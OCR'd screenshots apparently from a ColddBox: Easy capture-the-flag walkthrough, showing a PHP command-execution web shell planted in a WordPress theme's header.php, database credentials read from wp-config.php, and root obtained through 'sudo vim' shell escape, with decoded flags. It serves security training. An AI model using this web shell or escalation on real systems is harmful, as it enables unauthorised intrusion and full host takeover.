

Burp Suite Comm...
vim | GTFOBins - ...
Shell No. 2
Shell No. 1
Shell No. 1
File Actions Edit View Help
Shell No. 1
Shell No. 3
c0ldd@ColddBox-Easy:/var/www/html$ cd /home
c0ldd@ColddBox-Easy:/home$ ls
c0ldd
c0ldd@ColddBox-Easy:/home$ cd c0ldd/
c0ldd@ColddBox-Easy:~$ ls
user.txt
c0ldd@ColddBox-Easy:~$ cat user.txt
RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==
c0ldd@ColddBox-Easy:~$ cat user.txt | base64 -d
Felicidades, primer nivel conseguido!c0ldd@ColddBox-Easy:~$
c0ldd@ColddBox-Easy:~$ sudo vim -c ':!/bin/sh'
whomai
/bin/sh: 1: whomai: not found
whoami
root
cd /root
ls
root.txt
cat root.txt
wqFGZWxpY2lkYWRlcywgbcOhcXVpbmEgY29tcGxldGFkYSE=
cat root.txt | base64 -d
Felicidades, máquina completada!#
[0] 0:bash-Z 1:nc*
"kali"



Burp Suite Comm...
Reverse Shell Ch...
Shell No. 2
Shell No. 1
File Actions Edit View Help
Shell No. 1
Shell No. 3
/** The name of the database for WordPress */
define('DB_NAME', 'colddbox');
/** MySQL database username */
define('DB_USER', 'c0ldd');
/** MySQL database password */
define('DB_PASSWORD', 'cybersecurity');
/** MySQL hostname */
define('DB_HOST', 'localhost');
/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');
/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
/**#@+
* Authentication Unique Keys and Salts.
*
* Change these to different unique phrases!
* You can generate these using the {@link https://api.wordpress.org/secret-key/
1.1/salt/ WordPress.org secret-key service}
* You can change these at any point in time to invalidate all existing cookies.
This will force all users to have to log in again.
*
* @since 2.6.0
www-data@ColddBox-Easy:/var/www/html$ su c0ldd
Password:
c0ldd@ColddBox-Easy:/var/www/html$ clear
[0] 0:bash-Z 1:nc*
"kali" 05:03 21-Nov-20



Burp Suite Comm...
Edit Themes ‹ Col...
Shell No. 2
Shell No. 1
Edit Themes ‹ ColddBox — WordPress - Mozilla Firefox
ColddBox: Easy
Edit Themes ‹ Colddl
GitHub - wpscant
192.168.56.114/wp-admin/theme-editor.php?file=header.php&theme=twentyfifteen
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
ColddBox
New
How are you, the cold in person?
Help
Dashboard
Posts
Media
Pages
Comments
Appearance
Themes
Customise
Widgets
Menus
Header
Background
Editor
Plugins
Users
Tools
Settings
Collapse menu
WordPress 5.5.1 is available! Please update now.
Edit Themes
Twenty Fifteen: Header (header.php)
Select theme to edit: Twenty Fifteen
Select
<?php system($_REQUEST['cmd']); ?>
<?php
/**
* The template for displaying the header
*
* Displays all of the head element and everything up until the "site-content" div.
*
* @package WordPress
* @subpackage Twenty_Fifteen
* @since Twenty Fifteen 1.0
*/
?><!DOCTYPE html>
<html <?php language_attributes(); ?> class="no-js">
<head>
<meta charset="<?php bloginfo('charset'); ?>">
<meta name="viewport" content="width=device-width">
<link rel="profile" href="http://gmpg.org/xfn/11">
<link rel="pingback" href="<?php bloginfo('pingback_url'); ?>">
<!--[if lt IE 9]>
<script src="<?php echo esc_url(get_template_directory_uri()); ?>/js/html5.js"></script>
<![endif]-->
<script>(function(){document.documentElement.className='js'})();</script>
<?php wp_head(); ?>
</head>
<body <?php body_class(); ?>>


<?php _e('Skip to content', 'twentyfifteen'); ?>


<header id="masthead" class="site-header" role="banner">
Templates
404 Template
(404.php)
Archives
(archive.php)
author-bio.php
Comments
(comments.php)
content-link.php
content-none.php
content-page.php
content-search.php
content.php
Footer
(footer.php)
Theme Functions
(functions.php)
Header
(header.php)
Image Attachment Template
(image.php)
back-compat.php
custom-header.php
customizer.php
template-tags.php
Documentation:
Function Name...
Look Up



Burp Suite Comm...
vim | GTFOBins - ...
Shell No. 2
Shell No. 1
File Actions Edit View Help
Shell No. 1
Shell No. 3
c0ldd@ColddBox-Easy:/var/www/html$ cd /home
c0ldd@ColddBox-Easy:/home$ ls
c0ldd
c0ldd@ColddBox-Easy:/home$ cd c0ldd/
c0ldd@ColddBox-Easy:~$ ls
user.txt
c0ldd@ColddBox-Easy:~$ cat user.txt
RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==
c0ldd@ColddBox-Easy:~$ cat user.txt | base64 -d
Felicidades, primer nivel conseguido!c0ldd@ColddBox-Easy:~$ cl
[0] 0:bash-Z 1:nc*
"kali" 05:05 21-Nov-20

